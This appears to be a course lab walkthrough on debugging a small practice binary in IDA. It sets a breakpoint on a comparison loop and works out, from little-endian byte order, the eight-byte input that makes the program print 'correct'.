
Part 1: Virtual Machine Update

1. Update your virtual machine to install python2.
2. Open a terminal and run the following commands:

```
rev@ubuntu:~$ sudo apt-get update
rev@ubuntu:~$ sudo apt-get install python2
```

3. Verify that python2 is installed by running the following command:


```
rev@ubuntu:~$ python2 --version
Python 2.7.18
```




4. If you see the above output, then you have successfully installed python2.


Part 2: Debugging

1. Download the binary lab6-1 Download lab6-1 and copy it to your virtual machine.
2. Launch IDA and open the binary lab6-1.







3. looking at the graph view we can see the program is calling cmp instruction in a loop (loop highlighted green).





4. we can set a breakpoint at the cmp instruction by right click on the instruction and select add breakpoint.
5. run the program with the debugger using idc command `StartDebugger("/home/rev/471/Lab6/lab6-1", "\x01\x02\x03\x04", "")` in the IDC console. Here I am using \x01\x02\x03\x04 as the argument to the program and /home/rev/471/Lab6/lab6-1 as the path to the program. You will need to change this to match your environment. Press enter to run the command.





6. The debugger will stop at the cmp instruction.
7. We can see the value of the register eax is 0x01020304 and the value of [ebp+var_28] is 0xFACE0101. Press f8 to step over the instruction.







8. We know that 0x01020304 is our input and we need to make our input equal to 0xFACE0101. So we need to change our argument to the program to be \x01\x01\xCE\xFA.

The order of the bytes is reversed because the program is little endian. https://en.wikipedia.org/wiki/Endianness

9. Run the program again with the new argument `StartDebugger("/home/rev/471/Lab6/lab6-1", "\x01\x01\xCE\xFA", "")`.
10. The debugger will stop at the cmp instruction again.
11. We can see that this time the value of the register eax is 0xFACE0101 and the value of [ebp+var_28] is 0xFACE0101. press F9 to continue the program.





12. However, the program still says incorrect. This is because the program is comparing the first 8 bytes of our input to 0xFACE0101. We need to change our input to be `\x01\x01\xCE\xFA\x01\x01\xCE\xFA`. We can tell the program is comparing the first 8 bytes because the program is using the strncpy function to copy the first 8 bytes of our input to a variable.


```
.text:565EC250 sub     esp, 4          ; Integer Subtraction
.text:565EC253 push    8               ; int
.text:565EC255 push    eax             ; char *
.text:565EC256 lea     eax, [ebp+var_20] ; Load Effective Address
.text:565EC259 push    eax             ; char
.text:565EC25A call    _strncpy        ; Call Procedure
```

13. The program then compares 4 bytes at a time using the cmp instruction in a loop. Each time the program compares 4 bytes it increments the pointer to the input by 4 bytes (eax*4, where eax is the value of the counter).

```
.text:565EC278
.text:565EC278 loc_565EC278:
.text:565EC278 mov     eax, [ebp+var_2C]
.text:565EC27B lea     edx, ds:0[eax*4] ; Load Effective Address
```

14. Run the program again with the new argument `StartDebugger("/home/rev/471/Lab6/lab6-1", "\x01\x01\xCE\xFA\x01\x01\xCE\xFA", "")`.

15. We can see that the program says correct after we press F9 twice.



